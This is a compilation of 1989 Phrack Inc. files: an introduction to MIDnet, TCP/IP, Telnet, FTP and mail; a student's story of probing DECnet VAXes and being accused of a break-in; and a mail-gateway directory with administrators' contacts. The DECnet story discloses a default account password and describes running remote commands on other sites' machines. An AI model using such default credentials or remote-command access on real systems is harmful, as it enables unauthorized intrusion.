## Table Of Contents

~~~~~

- ```
* Introduction
* The DOD Protocol Suite
* Names and Addresses In A Network
* Telnet (*NOT* Telenet)
* File Transfer
* Mail
```

Introduction

~~~~~

MIDNET is a regional computer network that is part of the NSFnet, the National Science Foundation Network. Currently, eleven mid-United States universities are connected to each other and to the NSFnet via MIDnet:

UA - University of Arkansas at Fayetteville

ISU - Iowa State University at Ames  
UI - University of Iowa at Iowa City  
KSU - Kansas State University at Manhattan  
KU - University of Kansas at Lawrence  
UMC - University of Missouri at Columbia  
WU - Washington University at St. Louis, Missouri  
UNL - University of Nebraska at Lincoln  
OSU - Oklahoma State University at Stillwater  
UT - University of Tulsa (Oklahoma)  
OU - University of Oklahoma at Norman

Researchers at any of these universities that have funded grants can access the six supercomputer centers funded by the NSF:

John Von Neuman Supercomputer Center  
National Center for Atmospheric Research  
Cornell National Supercomputer Facility  
National Center for Supercomputing Applications  
Pittsburgh Supercomputing Center  
San Diego Supercomputing Center

In addition, researchers and scientists can communicate with each other over a vast world-wide computer network that includes the NSFnet, ARPAnet, CSnet, BITnet, and others that you have read about in The Future Transcendent Saga. Please refer to "Frontiers" (Phrack Inc., Volume Two, Issue 24, File 4 of 13) for more details.

MIDnet is just one of several regional computer networks that comprise the NSFnet system. Although all of these regional computer networks work the same, MIDnet is the only one that I have direct access to and so this file is written from a MIDnet point of view. For people who have access to the other regional networks of NSFnet, the only real differences depicted in this file that would not apply to the other regional networks are the universities that are served by MIDnet as opposed to:

NYSERnet in New York State  
SURAnet in the southeastern United States  
SEQSUInet in Texas  
BARRnet in the San Francisco area  
MERIT in Michigan

(There are others that are currently being constructed.)

These regional networks all hook into the NSFnet backbone, which is a network that connects the six supercomputer centers. For example, a person at Kansas State University can connect with a supercomputer via MIDnet and the NSFnet backbone. That researcher can also send mail to colleagues at the University of Delaware by using MIDnet, NSFnet and SURAnet. Each university has its own

local computer network which connects on-campus computers as well as providing a means to connecting to a regional network.

Some universities are already connected to older networks such as CSnet, the ARPAnet and BITnet. In principal, any campus connected to any of these networks can access anyone else in any other network since there are gateways between the networks.

Gateways are specialized computers that forward network traffic, thereby connecting networks. In practice, these wide-area networks use different networking technology which make it impossible to provide full functionality across the gateways. However, mail is almost universally supported across all gateways, so that a person at a BITnet site can send mail messages to a colleague at an ARPAnet site (or anywhere else for that matter). You should already be somewhat familiar with this, but if not refer to;

"Limbo To Infinity" (Phrack Inc., Volume Two, Issue 24, File 3 of 13) and "Internet Domains" (Phrack Inc., Volume Three, Issue 26, File 8 of 11)

Computer networks rely on hardware and software that allow computers to communicate. The language that enables network communication is called a protocol. There are many different protocols in use today. MIDnet uses the TCP/IP protocols, also known as the DOD (Department of Defense) Protocol Suite.

Other networks that use TCP/IP include ARPAnet, CSnet and the NSFnet. In fact, all the regional networks that are linked to the NSFnet backbone are required to use TCP/IP. At the local campus level, TCP/IP is often used, although other protocols such as IBM's SNA and DEC's DECnet are common. In order to communicate with a computer via MIDnet and the NSFnet, a computer at a campus must use TCP/IP directly or use a gateway that will translate its protocols into TCP/IP.

The Internet is a world-wide computer network that is the conglomeration of most of the large wide area networks, including ARPAnet, CSnet, NSFnet, and the regionals, such as MIDnet. To a lesser degree, other networks such as BITnet that can send mail to hosts on these networks are included as part of the Internet. This huge network of networks, the Internet, as you have by now read all about in the pages of Phrack Inc., is a rapidly growing and very complex entity that allows sophisticated communication between scientists, students, government officials and others. Being a part of this community is both exciting and challenging.

This chapter of the Future Transcendent Saga gives a general description of the protocols and software used in MIDnet and the NSFNet. A discussion of several of the more commonly used networking tools is also included to enable you to make practical use of the network as soon as possible.

## The DOD Protocol Suite

~~~~~

The DOD Protocol Suite includes many different protocols. Each protocol is a specification of how communication is to occur between computers. Computer hardware and software vendors use the protocol to create programs and sometimes specialized hardware in order to implement the network function intended by the protocol. Different implementations of the same protocol exist for the varied hardware and operating systems found in a network.

The three most commonly used network functions are:

Mail -- Sending and receiving messages
 File Transfer -- Sending and receiving files
 Remote Login -- Logging into a distant computer

Of these, mail is probably the most commonly used.

In the TCP/IP world, there are three different protocols that realize these functions:

SMTP -- (Simple Mail Transfer Protocol) Mail
 FTP -- (File Transfer Protocol) sending and receiving files
 Telnet -- Remote login

How to use these protocols is discussed in the next section. At first glance, it is not obvious why these three functions are the most common. After all, mail and file transfer seem to be the same thing. However, mail messages are not identical to files, since they are usually comprised of only ASCII characters and are sequential in structure. Files may contain binary data and have complicated, non-sequential structures. Also, mail messages can usually tolerate some errors in transmission whereas files should not contain any errors. Finally, file transfers usually occur in a secure setting (i.e. The users who are transferring files know each other's names and passwords and are permitted to transfer the file, whereas mail can be sent to anybody as long as their name is known).

While mail and transfer accomplish the transfer of raw information from one computer to another, Telnet allows a distant user to process that information, either by logging in to a remote computer or by linking to another terminal. Telnet is most often used to remotely log in to a distant computer, but it is actually a general-purpose communications protocol. I have found it incredibly useful over the last year. In some ways, it could be used for a great deal of access because you can directly connect to another computer anywhere that has TCP/IP capabilities, however please note that Telnet is **NOT** Telenet.

There are other functions that some networks provide, including the following:

- Name to address translation for networks, computers and people

- The current time
- Quote of the day or fortune
- Printing on a remote printer, or use of any other remote peripheral
- Submission of batch jobs for non-interactive execution
- Dialogues and conferencing between multiple users
- Remote procedure call (i.e. Distributing program execution over several remote computers)
- Transmission of voice or video information

Some of these functions are still in the experimental stages and require faster computer networks than currently exist. In the future, new functions will undoubtedly be invented and existing ones improved.

The DOD Protocol Suite is a layered network architecture, which means that network functions are performed by different programs that work independently and in harmony with each other. Not only are there different programs but there are different protocols. The protocols SMTP, FTP and Telnet are described above. Protocols have been defined for getting the current time, the quote of the day, and for translating names. These protocols are called applications protocols because users directly interact with the programs that implement these protocols.

The Transmission Control Protocol, TCP, is used by many of the application protocols. Users almost never interact with TCP directly. TCP establishes a reliable end-to-end connection between two processes on remote computers. Data is sent through a network in small chunks called packets to improve reliability and performance. TCP ensures that packets arrive in order and without errors. If a packet does have errors, TCP requests that the packet be retransmitted.

In turn, TCP calls upon IP, Internet Protocol, to move the data from one network to another. IP is still not the lowest layer of the architecture, since there is usually a "data link layer protocol" below it. This can be any of a number of different protocols, two very common ones being X.25 and Ethernet.

FTP, Telnet and SMTP are called "application protocols", since they are directly used by applications programs that enable users to make use of the network. Network applications are the actual programs that implement these protocols and provide an interface between the user and the computer. An implementation of a network protocol is a program or package of programs that provides the desired network function such as file transfer. Since computers differ from vendor to vendor (e.g. IBM, DEC, CDC), each computer must have its own implementation of these protocols. However, the protocols are standardized so that computers can interoperate over the network (i.e. Can understand and process each other's data). For example, a TCP packet generated by an IBM computer can be read and processed by a DEC computer.

In many instances, network applications programs use the name of the protocol.

217.TXT

For example, the program that transfers files may be called "FTP" and the program that allows remote logins may be called "Telnet." Sometimes these protocols are incorporated into larger packages, as is common with SMTP. Many computers have mail programs that allow users on the same computer to send mail to each other. SMTP functions are often added to these mail programs so that users can also send and receive mail through a network. In such cases, there is no separate program called SMTP that the user can access, since the mail program provides the user interface to this network function.

Specific implementation of network protocols, such as FTP, are tailored to the computer hardware and operating system on which they are used. Therefore, the exact user interface varies from one implementation to another. For example, the FTP protocol specifies a set of FTP commands which each FTP implementation must understand and process. However, these are usually placed at a low level, often invisible to the user, who is given a higher set of commands to use.

These higher-level commands are not standardized so they may vary from one implementation of FTP to another. For some operating systems, not all of these commands make equal sense, such as "Change Directory," or may have different meanings. Therefore the specific user interface that the user sees will probably differ.

This file describes a generic implementation of the standard TCP/IP application protocols. Users must consult local documentation for specifics at their sites.

Names and Addresses In A Network

~~~~~  
In DOD Protocol Suite, each network is given a unique identifying number. This number is assigned by a central authority, namely the Network Information Center run by SRI, abbreviated as SRI-NIC, in order to prevent more than one network from having the same network number. For example, the ARPAnet has network number 10 while MIDnet has a longer number, namely 128.242.

Each host in a network has a unique identification so other hosts can specify them unambiguously. Host numbers are usually assigned by the organization that manages the network, rather than one central authority. Host numbers do not need to be unique throughout the whole Internet but two hosts on the same network need to have unique host numbers.

The combination of the network number and the host number is called the IP address of the host and is specified as a 32-bit binary number. All IP addresses in the Internet are expressible as 32-bit numbers, although they are often written in dotted decimal notation. Dotted decimal notation breaks the 32-bit number into four eight-bit parts or octets and each octet is specified as a decimal number. For example, 00000001 is the binary octet that specifies the decimal number 1, while 11000000 specifies 192. Dotted decimal notation



makes IP addresses much easier to read and remember.

Computers in the Internet are also identified by hostnames, which are strings of characters, such as "phrackvax." However, IP packets must specify the 32-bit IP address instead of the hostname so some way to translating hostnames to IP addresses must exist.

One way is to have a table of hostnames and their corresponding IP addresses, called a hosttable. Nearly every TCP/IP implementation has such a hosttable, although the weaknesses of this method are forcing a shift to a new scheme called the domain name system. In UNIX systems, the hosttable is often called "/etc/hosts." You can usually read this file and find out what the IP addresses of various hosts are. Other systems may call this file by a different name and make it unavailable for public viewing.

Users of computers are generally given accounts to which all charges for computer use are billed. Even if computer time is free at an installation, accounts are used to distinguish between the users and enforce file protections. The generic term "username" will be used in this file to refer to the name by which the computer account is accessed.

In the early days of the ARPAnet which was the first network to use the TCP/IP protocols, computer users were identified by their username, followed by a commercial "at" sign (@), followed by the hostname on which the account existed. Networks were not given names, per se, although the IP address specified a network number.

For example, "knight@phrackvax" referred to user "knight" on host "phrackvax." This did not specify which network "phrackvax" was on, although that information could be obtained by examining the hosttable and the IP address for "phrackvax." (However, "phrackvax" is a fictitious hostname used for this presentation.)

As time went on, every computer on the network had to have an entry in its hosttable for every other computer on the network. When several networks linked together to form the Internet, the problem of maintaining this central hosttable got out of hand. Therefore, the domain name scheme was introduced to split up the hosttable and make it smaller and easier to maintain.

In the new domain name scheme, users are still identified by their usernames, but hosts are now identified by their hostname and any and all domains of which they are a part. For example, the following address, "KNIGHT@UMCVMB.MISSOURI.EDU" specifies username "KNIGHT" on host "UMCVMB". However, host "UMCVMB" is a part of the domain "MISSOURI" which is in turn part of the domain "EDU". There are other domains in "EDU", although only one is named "MISSOURI". In the domain "MISSOURI", there is only one host named "UMCVMB".

# 217.TXT

However, other domains in "EDU" could theoretically have hosts named "UMCVMB" (although I would say that this is rather unlikely in this example). Thus the combination of hostname and all its domains makes it unique. The method of translating such names into IP addresses is no longer as straightforward as looking up the hostname in a table. Several protocols and specialized network software called nameservers and resolvers implement the domain name scheme.

Not all TCP/IP implementations support domain names because it is rather new. In those cases, the local hosttable provides the only way to translate hostnames to IP addresses. The system manager of that computer will have to put an entry into the hosttable for every host that users may want to connect to. In some cases, users may consult the nameserver themselves to find out the IP address for a given hostname and then use that IP address directly instead of a hostname.

I have selected a few network hosts to demonstrate how a host system can be specified by both the hostname and host numerical address. Some of the nodes I have selected are also nodes on BITnet, perhaps even some of the others that I do not make a note of due a lack of omniscient awareness about each and every single host system in the world :-)

| Numerical      | Hostname                   | Location                             | BITnet  |
|----------------|----------------------------|--------------------------------------|---------|
| 18.72.0.39     | ATHENA.MIT.EDU             | (Mass. Institute of Technology)      | ?       |
| 26.0.0.73      | SRI-NIC.ARPA               | (DDN Network Information Center)     | -       |
| 36.21.0.13     | MACBETH.STANFORD.EDU       | (Stanford University)                | ?       |
| 36.21.0.60     | PORTIA.STANFORD.EDU        | (Stanford University)                | ?       |
| 128.2.11.131   | ANDREW.CMU.EDU             | (Carnegie Mellon University)         | ANDREW  |
| 128.3.254.13   | LBL.GOV                    | (Lawrence Berkeley Labrotories)      | LBL     |
| 128.6.4.7      | RUTGERS.RUTGERS.EDU        | (Rutgers University)                 | ?       |
| 128.59.99.1    | CUCARD.MED.COLUMBIA.EDU    | (Columbia University)                | ?       |
| 128.102.18.3   | AMES.ARC.NASA.GOV          | (Ames Research Center [NASA])        | -       |
| 128.103.1.1    | HARVARD.EDU                | (Harvard University)                 | HARVARD |
| 128.111.24.40  | HUB.UCSB.EDU               | (Univ. Of Calif-Santa Barbara)       | ?       |
| 128.115.14.1   | LLL-WINKEN.LLNL.GOV        | (Lawrence Livermore Labratories)     | -       |
| 128.143.2.7    | UVAARPA.VIRGINIA.EDU       | (University of Virginia)             | ?       |
| 128.148.128.40 | BROWNV.M.BROWN.EDU         | (Brown University)                   | BROWN   |
| 128.163.1.5    | UKCC.UKY.EDU               | (University of Kentucky)             | UKCC    |
| 128.183.10.4   | NSSDCA.GSFC.NASA.GOV       | (Goddard Space Flight Center [NASA]) | -       |
| 128.186.4.18   | RAI.CC.FSU.EDU             | (Florida State University)           | FSU     |
| 128.206.1.1    | UMCVMB.MISSOURI.EDU        | (Univ. of Missouri-Columbia)         | UMCVMB  |
| 128.208.1.15   | MAX.ACS.WASHINGTON.EDU     | (University of Washington)           | MAX     |
| 128.228.1.2    | CUNYVM.CUNY.EDU            | (City University of New York)        | CUNYVM  |
| 129.10.1.6     | NUHUB.ACS.NORTHEASTERN.EDU | (Northeastern University)            | NUHUB   |
| 131.151.1.4    | UMRVMA.UMR.EDU             | (University of Missouri-Rolla)       | UMRVMA  |
| 192.9.9.1      | SUN.COM                    | (Sun Microsystems, Inc.)             | -       |
| 192.33.18.30   | VM1.NODAK.EDU              | (North Dakota State Univ.)           | NDSUVM1 |

192.33.18.50 PLAINS.NODAK.EDU

(North Dakota State Univ.)

NDSUVAX

Please Note: Not every system on BITnet has an IP address. Likewise, not every system that has an IP address is on BITnet. Also, while some locations like Stanford University may have nodes on BITnet and have hosts on the IP as well, this does not necessarily imply that the systems on BITnet and on IP (the EDU domain in this case) are the same systems.

Attempts to gain unauthorized access to systems on the Internet are not tolerated and is legally a federal offense. At some hosts, they take this very seriously, especially the government hosts such as NASA's Goddard Space Flight Center, where they do not mind telling you so at the main prompt when you connect to their system.

However, some nodes are public access to an extent. The DDN Network Information Center can be used by anyone. The server and database there have proven to be an invaluable source of information when locating people, systems, and other information that is related to the Internet.

- - - - -  
Telnet

~~~~~

Remote login refers to logging in to a remote computer from a terminal connected to a local computer. Telnet is the standard protocol in the DOD Protocol Suite for accomplishing this. The "rlogin" program, provided with Berkeley UNIX systems and some other systems, also enables remote login.

For purposes of discussion, the "local computer" is the computer to which your terminal is directly connected while the "remote computer" is the computer on the network to which you are communicating and to which your terminal is *NOT* directly connected.

Since some computers use a different method of attaching terminals to computers, a better definition would be the following: The "local computer" is the computer that you are currently using and the "remote computer" is the computer on the network with which you are or will be communicating. Note that the terms "host" and "computer" are synonymous in the following discussion.

To use Telnet, simply enter the command: TELNET

The prompt that Telnet gives is: Telnet>

(However, you can specify where you want to Telnet to immediately and bypass the the prompts and other delays by issuing the command: TELNET [location].)

217.TXT

There is help available by typing in ?. This prints a list of all the valid subcommands that Telnet provides with a one-line explanation.

```
Telnet> ?
```

To connect to to another computer, use the open subcommand to open a connection to that computer. For example, to connect to the host "UMCVMB.MISSOURI.EDU", do "open umcvmb.missouri.edu"

Telnet will resolve (i.e. Translate, the hostname "umcvmb.missouri.edu" into an IP address and will send a packet to that host requesting login. If the remote host decides to let you attempt a login, it prompts you for your username and password. If the host does not respond, Telnet will "time out" (i.e. Wait for a reasonable amount of time such as 20 seconds) and then terminate with a message such as "Host not responding."

If your computer does not have an entry for a remote host in its hosttable and it cannot resolve the name, you can use the IP address explicitly in the telnet command. For example,

```
TELNET 26.0.0.73 (Note: This is the IP address for the DDN Network Information  
Center [SRI-NIC.ARPA])
```

If you are successful in logging in, your terminal is connected to the remote host. For all intents and purposes, your terminal is directly hard-wired to that host and you should be able to do anything on your remote terminal that you can do at any local terminal. There are a few exceptions to this rule, however.

Telnet provides a network escape character, such as CONTROL-T. You can find out what the escape character is by entering the "status" subcommand:

```
Telnet> status
```

You can change the escape character by entering the "escape" subcommand:

```
Telnet> escape
```

When you type in the escape character, the Telnet prompt returns to your screen and you can enter subcommands. For example, to break the connection, which usually logs you off the remote host, enter the subcommand "quit":

```
Telnet> quit
```

Your Telnet connection usually breaks when you log off the remote host, so the "quit" subcommand is not usually used to log off.

When you are logged in to a remote computer via Telnet, remember that there is

a time delay between your local computer and the remote one. This often becomes apparent to users when scrolling a long file across the terminal screen and they wish to cancel the scrolling by typing CONTROL-C or something similar. After typing the special control character, the scrolling continues. The special control character takes a certain amount of time to reach the remote computer which is still scrolling information. Thus response from the remote computer will not likely be as quick as response from a local computer.

Once you are remotely logged on, the computer you are logged on to effectively becomes your "local computer," even though your original "local computer" still considers you logged on. You can log on to a third computer which would then become your "local computer" and so on. As you log out of each session, your previous session becomes active again.

File Transfer

~~~~~

FTP is the program that allows files to be sent from one computer to another. "FTP" stands for "File Transfer Protocol".

When you start using FTP, a communications channel with another computer on the network is opened. For example, to start using FTP and initiate a file transfer session with a computer on the network called "UMCVMB", you would issue the following subcommand:

```
FTP UMCVMB.MISSOURI.EDU
```

Host "UMCVMB" will prompt you for an account name and password. If your login is correct, FTP will tell you so, otherwise it will say "login incorrect." Try again or abort the FTP program. (This is usually done by typing a special control character such as CONTROL-C. The "program abort" character varies from system to system.)

Next you will see the FTP prompt, which is:

```
Ftp>
```

There are a number of subcommands of FTP. The subcommand "?" will list these commands and a brief description of each one.

You can initiate a file transfer in either direction with FTP, either from the remote host or to the remote host. The "get" subcommand initiates a file transfer from the remote host (i.e. Tells the remote computer to send the file to the local computer [the one on which you issued the "ftp" command]). Simply enter "get" and FTP will prompt you for the remote host's file name and the (new) local host's file name. Example:

```
Ftp> get
Remote file name?
theirfile
local file name?
myfile
```

ou can abbreviate this by typing both file names on the same line as the "get" subcommand. If you do not specify a local file name, the new local file will be called the same thing as the remote file. Valid FTP subcommands to get a file include the following:

```
get theirfile myfile
get doc.x25
```

The "put" subcommand works in a similar fashion and is used to send a file from the local computer to the remote computer. Enter the command "put" and FTP will prompt you for the local file name and then the remote file name. If the transfer cannot be done because the file doesn't exist or for some other reason, FTP will print an error message.

There are a number of other subcommands in FTP that allow you to do many more things. Not all of these are standard so consult your local documentation or type a question mark at the FTP prompt. Some functions often built into FTP include the ability to look at files before getting or putting them, the ability to change directories, the ability to delete files on the remote computer, and the ability to list the directory on the remote host.

An intriguing capability of many FTP implementations is "third party transfers." For example, if you are logged on computer A and you want to cause computer B to send a file to computer C, you can use FTP to connect to computer B and use the "rmtsend" command. Of course, you have to know usernames and passwords on all three computers, since FTP never allows you to peek into someone's directory and files unless you know their username and password.

The "cd" subcommand changes your working directory on the remote host. The "lcd" subcommand changes the directory on the local host. For UNIX systems, the meaning of these subcommands is obvious. Other systems, especially those that do not have directory-structured file system, may not implement these commands or may implement them in a different manner.

The "dir" and "ls" subcommands do the same thing, namely list the files in the working directory of of the remote host.

The "list" subcommand shows the contents of a file without actually putting it into a file on the local computer. This would be helpful if you just wanted to inspect a file. You could interrupt it before it reached the end of the file by typing CONTROL-C or some other special character. This is dependent on your FTP implementation.

The "delete" command can delete files on the remote host. You can also make and remove directories on the remote host with "mkdir" and "rmdir". The "status" subcommand will tell you if you are connected and with whom and what the state of all your options are.

If you are transferring binary files or files with any non-printable characters, turn binary mode on by entering the "binary" subcommand:

```
binary
```

To resume non-binary transfers, enter the "ascii" subcommand.

Transferring a number of files can be done easily by using "mput" (multiple put) and "mget" (multiple get). For example, to get every file in a particular directory, first issue a "cd" command to change to that directory and then an "mget" command with an asterisk to indicate every file:

```
cd somedirectory
mget *
```

When you are done, use the "close" subcommand to break the communications link. You will still be in FTP, so you must use the "bye" subcommand to exit FTP and return to the command level. The "quit" subcommand will close the connection and exit from FTP at the same time.

## Mail

~~~~~

Mail is the simplest network facility to use in many ways. All you have to do is to create your message, which can be done with a file editor or on the spur of the moment, and then send it. Unlike FTP and Telnet, you do not need to know the password of the username on the remote computer. This is so because you cannot change or access the files of the remote user nor can you use their account to run programs. All you can do is to send a message.

There is probably a program on your local computer which does mail between users on that computer. Such a program is called a mailer. This may or may not be the way to send or receive mail from other computers on the network, although integrated mailers are more and more common. UNIX mailers will be used as an example in this discussion.

Note that the protocol which is used to send and receive mail over a TCP/IP network is called SMTP, the "Simple Mail Transfer Protocol." Typically, you will not use any program called SMTP, but rather your local mail program.

UNIX mailers are usually used by invoking a program named "mail". To receive new mail, simply type "mail".

There are several varieties of UNIX mailers in existence. Consult your local documentation for details. For example, the command "man mail" prints out the manual pages for the mail program on your computer.

To send mail, you usually specify the address of the recipient on the mail command. For example: "mail knight@umcvmb.missouri.edu" will send the following message to username "knight" on host "umcvmb".

You can usually type in your message one line at a time, pressing RETURN after each line and typing CONTROL-D to end the message. Other facilities to include already-existing files sometimes exist. For example, Berkeley UNIXes allow you to enter commands similar to the following to include a file in your current mail message:

```
r myfile
```

In this example, the contents of "myfile" are inserted into the message at this point.

Most UNIX systems allow you to send a file through the mail by using input redirection. For example:

```
mail knight@umcvmb.missouri.edu < myfile
```

In this example, the contents of "myfile" are sent as a message to "knight" on "umcvmb."

Note that in many UNIX systems the only distinction between mail bound for another user on the same computer and another user on a remote computer is simply the address specified. That is, there is no hostname for local recipients. Otherwise, mail functions in exactly the same way. This is common for integrated mail packages. The system knows whether to send the mail locally or through the network based on the address and the user is shielded from any other details.

"The Quest For Knowledge Is Without End..."

==Phrack Inc.==

Volume Three, Issue 27, File 7 of 12

[illegible]

Prologue For None VMS Users

~~~~~

DECnet is the network for DEC machines, in most cases you can say VAXes.

DECnet allows you to do:

- e-mail
- file transfer
- remote login
- remote command
- remote job entry
- PHONE

PHONE is an interactive communication between users and is equal to TALK on UNIX or a "deluxe"-CHAT on VM/CMS.

BELWUE, the university network of the state Baden-Wuerttemberg in West Germany contains (besides other networks) a DECnet with about 400 VAXes. On every VAX there is standard-account called DECNET with pw:= DECNET, which is not reachable via remote login. This account is provided for several DECnet-Utilities and as a pseudo-guest-account. The DECNET-account has very restricted privileges: You cannot edit a file or make another remote login.

The HELP-menu is equipped by the system and is similar to the MAN command on UNIX.

More information on DECnet can be found in "Looking Around In DECnet" by Deep Thought in this very issue of Phrack Inc.

.....

Here, at the University of Ulm, we have an \*incredibly\* ignorant computer center staff, with an even bigger lack of system-literature (besides the 80 kg of VAX/VMS-manuals). The active may search for information by himself, which is over the level of "run," "FORTRAN," or "logout." My good luck that I have other accounts in the BELWUE-DECnet, where more information is offered for the users. I am a regular student in Ulm and all my accounts are completely legal

218.TXT

and corresponding to the German laws. I don't call myself a "hacker," I feel more like a "user" (...it's more a defining-problem).

In the HELP-menu in a host in Tuebingen I found the file netdcl.com and the corresponding explanation, which sends commands to the DECNET-Account of other VAXes and executes them there (remote command). The explanation in the HELP-menu was idiot-proof -- therefore for me, too :-)

With the command "\$ mcr ncp show known nodes" you can obtain a list of all netwide active VAXes, as is generally known, and so I pinged all these VAXes to look for more information for a knowledge-thirsty user. With "help", "dir" and other similar commands I look around on those DECnet accounts, always watching for topics related to the BELWUE-network. It's a pity, that 2/3 of all VAXes have locked the DECNET-Account for NETDCL.COM. Their system managers are probably afraid of unauthorized access, but I cannot imagine how there could be such an unauthorized access, because you cannot log on this account -- no chance for trojan horses, etc.

Some system managers called me back after I visited their VAX to chat with me about the network and asked me if they could help me in any way. One sysop from Stuttgart even sent me a version of NETDCL.COM for the ULTRIX operation system.

Then, after a month, the H O R R O R came over me in shape of a the following mail:

```
-----  
From: TUEBINGEN::SYSTEM      31-MAY-1989 15:31:11.38  
To:   FRAMSTAG  
CC:  
Subj: don't make any crap, or you'll be kicked out!
```

```
From: ITTGPX::SYSTEM        29-MAY-1989 16:46  
To:   TUEBINGEN::SYSTEM  
Subj: System-breaking-in 01-May-1989
```

To the system manager of the Computer TUEBINGEN,

On May 1st 1989 we had a System-breaking-in in our DECNET-account, which started from your machine. By help of our accounting we ascertained your user FRAMSTAG to have emulated an interactive log-on on our backbone-node and on every machine of our VAX-cluster with the "trojan horse" NETDCL.COM. Give us this user's name and address and dear up the occurrence completely. We point out that the user is punishable. In case of repetition we would be forced to take corresponding measures. We will check whether our system got injured. If not, this time we will disregard any measure. Inform us via DECnet about your investigation results -- we are attainable by the nodenumber 1084::system

Dipl.-Ing. Michael Hager

---

My system manager threatened me with the deleting of my account, if I would not immediately enlighten the affair. \*Gulp\*!

I was conscious about my innocence, but how to tell it to the others? I explained, step by step, everything to my system manager. He then understood after a while, but the criminal procedure still hovered over me... so, I took quickly to my keyboard, to compose file of explanations and to send it to that angry system manager in Stuttgart (node 1084 is an institute there). But no way out: He had run out of disk quota and my explanation-mail sailed into the nirwana:

---

```
$ mail explanation
```

```
To: 1084::system
```

```
%MAIL-E, error sending to user SYSTEM at 1084
```

```
%MAIL-E-OPENOUT, error opening SYS$SYSROOT:[SYSMGR]MAIL$00040092594FD194.MAI;  
as output
```

```
-RMS-E-CRE, ACP file create failed
```

```
-SYSTEM-F-EXDISKQUOTA, disk quota exceeded
```

---

Also the attempt of a connection with the PHONE-facilty failed: In his borderless hacker-paranoia, he cut off his PHONE... and nowhere is a list with the REAL-addresses of the virtual DECnet-addresses available (to prevent hacking). Now I stood there with the brand "DANGEROUS HACKER!" and I had no chance to vindicate myself. I poured out my troubles to an acquaintance of mine, who is a sysop in the computer-center in Freiburg. He asked other sysops and managers thru the whole BELWUE-network until someone gave him a telephone number after a few days -- and that was the right one!

I phoned to this Hager and told him what I had done with his DECnet-account and also what NOT. I wanted to know which crime I had committed. He promptly cancelled all of his reproaches, but he did not excuse his defamous incriminations. I entreated him to inform my system manager in Tuebingen that I have done nothing illegal and to stop him from erasing my account. This happens already to a fellow student of mine (in this case, Hager was also guilty). He promised me that he would officially cancel his reproaches.

After over a week this doesn't happen (I'm allowed to use my account further on). In return for it, I received a new mail from Hager on another account of mine:

---

```
From: 1084::HAGER          1-JUN-1989 12:51  
To: 50180::STUD_11
```

218.TXT

Subj: System-breaking-in

On June 1st 1989 you have committed a system-breaking-in on at least one of our VAXes. We were able to register this occurrence. We would be forced to take further measure if you did not dear up the occurrence completely until June 6th.

Of course the expenses involved would be imposed on you. Hence enlightenment must be in your own interest.

We are attainable via DECnet-mail with the address 1084::HAGER or via following address:

Institut fuer Technische Thermodynamik und Thermische Verfahrenstechnik  
Dipl.-Ing. M. Hager Tel.: 0711/685-6109  
Dipl.-Ing. M. Mrzyglod Tel.: 0711/685-3398  
Pfaffenwaldring 9/10-1  
7000 Stuttgart-80

M. Hager  
M. Mrzyglod

-----  
This was the reaction of my attempt: "\$ PHONE 1084::SYSTEM". I have not answered to this mail. I AM SICK OF IT!

Framstag  
(FRAMSTAG@DTUPEV5A.BITNET)

With Special Thanks For Translation Assistance To Schrulli B.

---

yy

219.TXT

==Phrack Inc.==

Volume Three, Issue 28, File #4 of 12

Network Miscellany

~~~~~

by Taran King

June 1, 1989

ACSNET

~~~~~

Australian Computer Science Network (ACSNET), also known as Oz, has its gateway through the CSNET node munnari.oz.au and if you cannot directly mail to the oz.au domain, try either username%munari.oz.au@UUNET.UU.NET or munnari!username@UUNET.UU.NET.

#### AT&T MAIL

~~~~~

AT&T Mail is a mailing service of AT&T, probably what you might call it's MCI-Mail equivalent. It is available on the UUCP network as node name attmail but I've had problems having mail get through. Apparently, it does cost money to mail to this service and the surrounding nodes are not willing to pick up the tab for the ingoing mail, or at least, this has seemingly been the case thus far. I believe, though, that perhaps routing to att!attmail!user would work.

AT&T recently announced six new X.400 interconnections between AT&T Mail and electronic mail services in the U.S., Korea, Sweden, Australia, and Finland. In the U.S., AT&T Mail is now interconnected with Telenet Communications Corporation's service, Telemail, allowing users of both services to exchange messages easily. With the addition of these interconnections, the AT&T Mail Gateway 400 Service allows AT&T Mail subscribers to exchange messages with users of the following electronic messaging systems:

Company	E-Mail Name*	Country
-----	-----	-----
TeleDelta	TeDe 400	Sweden
OTC	MPS400	Australia
Telecom-Canada	Envoy100	Canada
DACOM	DACOM MHS	Korea
P&T-Tele	MailNet 400	Finland
Helsinki Telephone Co.	ELISA	Finland
Dialcom	Dialcom	USA
Telenet	Telemail	USA
KDD	Messavia	Japan

Transpac

ATLAS400

France

The interconnections are based on the X.400 standard, a set of guidelines for the format, delivery and receipt of electronic messages recommended by an international standards committee the CCITT. International X.400 messages incur a surcharge. They are:

To Canada:

Per note: \$.05

Per message unit: \$.10

To other international locations:

Per note: \$.20

Per message unit: \$.50

There is no surcharge for X.400 messages within the U.S. The following are contacts to speak with about mailing through these mentioned networks. Other questions can be directed through AT&T Mail's toll-free number, 1-800-624-5672.

MHS Gateway: mhs!atlas
 Administrator: Bernard Tardieu
 Transpac
 Phone: 3399283203
 Phone: +1 201 644 1838

MHS Gateway: mhs!dacom
 Administrator: Bob Nicholson
 AT&T
 Morristown, NJ 07960

MHS Gateway: mhs!dialcom
 Administrator: Mr. Laraman
 Dialcom
 South Plainfield, NJ 07080
 Phone: +1 441 493 3843

MHS Gateway: mhs!elisa
 Administrator: Ulla Karajalainen
 Nokia Data
 Phone: 01135804371

MHS Gateway: mhs!envoy
 Administrator: Kin C. Ma
 Telecom Canada
 Phone: +1 613 567 7584

MHS Gateway: mhs!kdd
 Administrator: Shigeo Lwase
 Kokusai Denshin Denwa CO.
 Phone: 8133477419

MHS Gateway: mhs!mailnet
 Administrator: Kari Aakala
 Gen Directorate Of Post &
 Phone: 35806921730

MHS Gateway: mhs!otc
 Administrator: Gary W. Krumbine
 AT&T Information Systems
 Lincroft, NJ 07738
 Phone: +1 201 576 2658

MHS Gateway: mhs!telemail
 Administrator: Jim Kelsay
 GTE Telenet Comm Corp
 Reston, VA 22096
 Phone: +1 703 689 6034

MHS Gateway: mhs
 Administrator: AT&T Mail MHS
 Gateway
 AT&T
 Lincroft, NJ 08838
 Phone: +1 800 624 5672

CMR

~~~

Previously known as Intermail, the Commercial Mail Relay (CMR) Service is a mail relay service between the Internet and three commercial electronic mail systems: US Sprint/Telenet, MCI-Mail, and DIALCOM systems (i.e. Compmail, NSFMAIL, and USDA-MAIL).

